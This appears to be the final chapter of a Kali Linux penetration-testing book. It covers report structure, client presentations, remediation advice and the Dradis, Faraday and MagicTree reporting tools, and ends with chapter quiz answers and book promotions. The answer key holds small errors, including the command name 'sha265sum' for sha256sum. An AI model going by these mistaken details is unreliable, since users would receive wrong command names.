- **Exploits map**: This provides a list of the successfully checked and verified exploits that worked against the target. It is also crucial to mention whether the exploit was private or public. It may be beneficial to detail the source of the exploit code and for how long it has been available.
- **Best practices**: This emphasizes any better design, implementation, and operational security procedures the target may lack. For instance, in a large enterprise environment, deploying edge-level security could be advantageous for reducing the number of threats before they make their way into a corporate network. Such solutions are very handy and do not require technical engagement with production systems or legacy code.

Generally speaking, the technical report brings forward the ground realities to the relevant members of the organization concerned. This report plays a significant role in the risk management process and will likely be used to create actionable remediation tasks.

Network penetration testing report

Just as there are different types of penetration testing, there are different types of report structures. We have presented a generic version of a network-based penetration testing report that can be extended to almost any other type of penetration testing (for example, web application, firewall, wireless and networks). In addition to the following table of contents, you will also want a cover page, which states the testing company's name, type of report, scan date, author name, document revision number, and a short copyright and confidentiality statement.

The following would be the table of contents for a network-based penetration testing report:

- Legal notice
- Penetration testing agreement
- Introduction
- Project objective
- Assumptions and imitations
- Vulnerability risk scale
- Executive summary
- Risk matrix
- Testing methodology
- Security threats
- Recommendations
- Vulnerabilities map
- Exploits map
- Compliance assessment
- Change management
- Best practices
- Annexes

As you can see, we have combined all of the types of reports into a single complete report with a definitive structure. Each of these sections can have its own relevant subsections that can categorize the test results better, in greater detail. For instance, the annexes section can be used to list the technical details and analysis of a test process, logs of activities, raw data from various security tools, details of the research conducted, references to any internet sources, and a glossary. Depending on the type of report being requested by your client, it is solely your duty to understand the importance and value of your position before beginning a penetration test.

Preparing your presentation

In order to accomplish a successful presentation, it is helpful to understand the technical capabilities and goals of your audience. You will need to tweak the material according to your audience; otherwise, you will face a negative reaction. Your key task is to make your client understand the potential risk factors surrounding the areas you have tested. For instance, managers at the executive level may not have time to worry about the details of a social engineering attack vector, but they will be interested in knowing the current state of security and what remediation measures should be taken to improve their security posture.

Although there is no formal procedure to create and present your findings, you should keep a professional outlook to make the best of your technical and non-technical audiences. It is also a part of your duty to understand the target environment and its group of techies by gauging their skill levels and helping them get to know you, as well as any key asset to the organization.

Pointing out the deficiencies in the current security posture and exposing the weaknesses without emotional attachment can lead to a successful and professional presentation. Remember, you are there to stick with your facts and findings, prove them technically, and advise the remediation team accordingly. As this is a kind of face-to-face exercise, it is highly advisable to prepare yourself to answer any questions with supporting facts and figures in advance.

Post-testing procedures

Remediation measures, corrective steps, and recommendations are all terms referring to post-testing procedures. During these procedures, you act as an adviser to the remediation team at the target organization. In this capacity, you may be required to interact with a number of technical people with different backgrounds, so keep in mind that your social appearance and networking skills can be of great value here.

Additionally, it is not possible to possess all the knowledge required by the target IT environment, unless you are trained for it. In such situations, it is quite challenging to handle and remediate every single instance of a vulnerable resource without getting any support from a network of experts. We have drawn up several generic guidelines that may help you in pushing critical recommendations to your client:

- Revisit the network design and check for exploitable conditions at vulnerable resources pointed out in the report.
- Concentrate on the edge-level or data-centric protection schemes to reduce the number of security threats before they strike with backend servers and workstations simultaneously.
- Client-side or social engineering attacks are nearly impossible to resist, but can be reduced by training staff members with the latest countermeasures and awareness.
- Mitigating system security issues as per the recommendations provided by the penetration tester may require additional investigation to ensure that any change in a system would not affect its functional characteristics.
- Deploy verified and trusted third-party solutions (IDS/IPS, firewalls, content protection systems, antivirus, IAM technology, and so on) where necessary, and tune the engine to work securely and efficiently.
- Use the divide-and-conquer approach to separate the secure network zones from insecure or public-facing entities on the target infrastructure.
- Strengthen the skills of developers in coding secure applications that are a part of the target IT environment. Assessing application security and performing code audits can bring valuable returns to the organization.
- Employ physical security countermeasures. Apply a multilayered entrance strategy with a secure environmental design, mechanical and electronic access control, intrusion alarms, CCTV monitoring, and personnel identification.
- Update all the necessary security systems regularly to ensure their confidentiality, integrity, and availability.
- Check and verify all the documented solutions, provided as recommendations, to eliminate the possibility of intrusion or exploitation.

Using the Dradis framework for penetration testing reporting

The Dradis framework is a user-friendly reporting framework that also supports collaboration. Running tests and assessments using a multitude of tools can be very exciting; however, when it comes to organized documentation, this can become a bit overwhelming, taking into consideration that there are output files to be included in the report, as well as screenshots of the output files, along with commands used during the assessments, which also have to be documented. The Dradis framework assists in this area by providing an easy-to-use interface that supports plugins for many tools, additional compliance guidelines, and the ability to easily customize checklists.


The Dradis framework can be found in Kali's menu by clicking **Applications**, then **12-Reporting Tools**, and then **Dradis framework**.

Dradis can also be started directly from the Terminal by typing `dradis`:

```
root@kali:~# dradis
[i] Something is already using port: 3000/tcp
COMMAND  PID   USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
ruby2.5 3039 dradis   12u  IPv6 1727348      0t0  TCP localhost:3000 (LISTEN)
ruby2.5 3039 dradis   13u  IPv4 1727349      0t0  TCP localhost:3000 (LISTEN)

UID        PID  PPID  C STIME TTY      STAT   TIME CMD
dradis    3039     1  0 Aug07 ?        Ssl    0:27 /usr/bin/ruby2.5 bin/rails se

[*] Please wait for the Dradis service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000

● dradis.service - Dradis web application
```

Both of the preceding methods result in the Dradis web interface being opened in a browser with `127.0.0.1:3000/setup` as the URL. Enter the password that will be used by everyone accessing the server and then click on **Create shared password** and continue.


Next, enter a username and the password, and then click on **Let me in!** This brings us to the Dradis CE (Community Edition) dashboard. Dradis CE allows the user to create checklists as a methodology. You can do so by clicking on **Methodologies** (on the left pane), or by clicking on **+Add a testing methodology** under the **Methodology progress** section in the main window:




Dradis gives the user the options to either create a new methodology, or choose between other compliance packages (which must be downloaded). Should you wish to use a specific template for your methodology, instead of creating one, the **Download more** option can be selected, which directs the user to a page on compliance packages (`https://dradisframework.com/academy/industry/compliance/`) with various packages available, including the following:

- HIPAA compliance audit tool
- **Offensive Security Certified Professional** (**OSCP**) report
- OWASP testing guide v4
- PTES technical guides


To create a checklist for your methodology, select the **New checklist** option:




Give the new checklist a name and then click on **Add to Project**. This creates an unpopulated checklist with two section headings, to get us started:




To edit the sections and tasks, click on the **Edit** button and edit the XML content. As an example, I've added `Scanning` in the Section 1 area. When you have finished editing, scroll to the bottom of the XML file and click on **Update methodology**:




In the left pane, click on **Nodes** to add the devices on which Dradis CE will be creating the report. If working with multiple nodes, enter the IPs of the nodes (one per line) and click on **Add** when finished:




Clicking on the individual IPs under the **Notes** section in the left pane opens the **Node Summary** dashboard. In here, you can add **Evidence**, **Notes**, and even add a subnode if required, as demonstrated in the following screenshot:



Dradis also simplifies the reporting process by being able to work with output from various tools including Acunetix, Burp, Metasploit, Nessus, Nikto, OpenVas, and others, for the report via plugins. Click on **Upload output from tool** at the top of the dashboard. Select a tool and choose a file to upload into Dradis, as in the following screenshot:




To complete your report, click on **Export Results** at the top of the dashboard. Reports can be generated in CSV and HTML formats, as well as custom Word and Excel reports. Select a template and click on **Export** to generate your file, as shown here:



Penetration testing reporting tools


Dradis isn't the only tool available within Kali Linux 2018. Clicking on **Applications** and then **Reporting Tools**, we can see other available tools, such as Faraday IDE, MagicTree, and pipal:



Faraday IDE

Faraday IDE is another tool built to support collaboration while utilizing approximately 40 built-in tools for generating reports. Supported plugins include those for Metasploit, Nmap, and Nessus. Faraday IDE brings forth the concept of multi-user penetration testing in an environment that functions exactly the same as it would if running the tools individually within the Terminal.


To start Faraday IDE, click on **Applications** and then **Faraday**. When the interface loads, give your workspace a name to begin using the application, as shown here:



More information on installing and using Faraday IDE can be found at `https://github.com/infobyte/faraday/wiki`.

MagicTree

MagicTree is another tool available within Kali Linux that performs report generation and management. Nmap users may find this tool of particular interest when generating scanning reports, as it allows the user to run Nmap scans directly from within the application itself. MagicTree can be started by clicking on **Applications**, and then **Reporting Tools**. The tool should look something like the following screenshot:



More information on using MagicTree can be found at `https://www.gremwell.com/using_magictree_quick_intro`.

Summary

In this chapter, we explored some of the basic steps necessary for creating a penetration testing report and discussed the core aspects of holding a presentation in front of the client. At first, we fully explained the methods of documenting your results from individual tools and suggested that you don't rely on single tools for your final results. As such, your experience and knowledge count in verifying the test results before they are documented. Make sure to keep your skills updated and sufficient to manually verify the findings when needed.

We then looked at reporting tools, with the main focus being on the Dradis Framework, while touching on Faraday IDE and MagicTree. We encourage you to try them all as you may wish to combine the tools for various purposes and collaborations.

Finally, we hope you enjoyed this book and wish you all the best in your CyberSec and penetration testing adventures.

Questions

1. What are the three main types of report presented to clients penetration testing?
2. In the executive report, what does the risk matrix quantify?
3. What is the purpose of a vulnerability map?
4. What is the purpose of an exploits map?
5. What should the testing methodology contain?
6. How can client-side or social engineering attacks be reduced?

Further reading

- Sample penetration testing report: `https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf`
- Tips on writing a penetration testing report: `https://www.sans.org/reading-room/whitepapers/bestprac/writing-penetration-testing-report-33343`
- Nessus sample reports: `https://www.tenable.com/products/nessus/sample-reports`
- Technical penetration report sample: `https://tbgsecurity.com/wordpress/wp-content/uploads/2016/11/Sample-Penetration-Test-Report.pdf`

Assessments

Chapter 1 – Assessment answers

1. NetHunter
2. MD5 and SHA Checksum Utility
3. sha265sum
4. Rufus
5. Live (amd64), Live (forensic mode), Live USB
6. apt-get update
7. T2 micro

Chapter 2 – Assessment answers

1. VMware and VirtualBox
2. Virtual Machine Disk
3. Username and password are both *msfadmin*
4. Packer and Vagrant
5. apt-get install (package_name)
6. service mysql start
7. service ssh start

Chapter 4 – Assessment answers

1. Open Source Intelligence
2. whois
3. IPv4 address
4. Metagoofil
5. Devlpoit and RedHawk
6. Shodan

Chapter 5 – Assessment answers

1. 588 scripts are available in Nmap 7.7
2. The FIN flag indicates that there is no more data to be sent and that the connection should be terminated
3. A filtered port indicates the packet-blocking device is preventing the probe from reaching the target
4. The -f Nmap option can be used to make it harder to detect packets when evading firewalls and IDS
5. Netdiscover -r
6. The -p option can be used in Netdiscover to run a passive scan
7. www.dnsleak.com

Chapter 6 – Assessment answers

1. A vulnerability is a security weakness found in a system, which can be used by the attacker to perform unauthorized operations while the exploit takes advantage of that vulnerability or bug.
2. Design vulnerability makes a developer derive the specifications based on the security requirements and address its implementation securely. Thus, it takes more time and effort to resolve the issue, compared to the other classes of vulnerabilities.
3. Remote vulnerability is a condition where the attacker has no prior access, but the vulnerability can still be exploited by triggering the malicious piece of code over the network.
4. Nessus.
5. Lynis.
6. Nikto.

Chapter 12 – Assessment answers

1. Nexus 4, Nexus 5, and the OnePlus One
2. Yes, NetHunter requires root access on a mobile device
3. cSploit, Drive Droid, Router Keygen, Shodan
4. WPA, WPA2

5. Session hijacker, Kill connections, Redirect, Script-injection
6. Evil Twin
7. The DuckHunter HID attack converts USB Rubber Ducky scripts into NetHunter HID attacks

Chapter 13 – Assessment answers

1. Mastercard, VISA, American Express, and JCB International
2. PCI DSS version 3
3. 6 goals, 12 requirements
4. Requirement 11.3
5. Quarterly network assessment
6. Yearly
7. The purpose of Segmentation is that the Cardholder Data Environment (CDE) be isolated from the rest of the environment
8. Structured testing process refers to the restructuring of the testing methodology in line with client changes
9. CEH, OSCP, CREST, GIAC
10. Nessus, Lynis

Chapter 14 – Assessment answers

1. Three types of reports:
   - Executive report
   - Management report
   - Technical report
2. The Risk Matrix quantifies and categorizes all the discovered vulnerabilities, identifies the resources potentially affected, and lists the discoveries, references, and recommendations in a shorthand format.
3. A Vulnerability Map provides a list of discovered vulnerabilities found in the target infrastructure, each of which should be easily matched to the resource identifier (for example, the IP address and target name).
4. An Exploits map provides a list of the successfully checked and verified exploits that worked against the target.

5. A testing methodology should contain enough details to help management understand the penetration-testing life cycle.
6. Client-side or social-engineering attacks can be reduced by training staff members in the latest countermeasures.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:

Kali Linux - An Ethical Hacker's Cookbook
Himanshu Sharma

ISBN: 978-1-78712-182-9

- Installing, setting up and customizing Kali for pentesting on multiple platforms
- Pentesting routers and embedded devices
- Bug hunting 2017
- Pwning and escalating through corporate network
- Buffer overflows 101
- Auditing wireless networks
- Fiddling around with software-defined radio
- Hacking on the run with NetHunter
- Writing good quality reports

Mastering Kali Linux for Advanced Penetration Testing - Second Edition
Vijay Kumar Velu

ISBN: 978-1-78712-023-5

- Select and configure the most effective tools from Kali Linux to test network security
- Employ stealth to avoid detection in the network being tested
- Recognize when stealth attacks are being used against your network
- Exploit networks and data systems using wired and wireless networks as well as web services
- Identify and download valuable data from target systems
- Maintain access to compromised systems
- Use social engineering to compromise the weakest part of the network—the end users

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

Index

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

R

S

T

U

V

W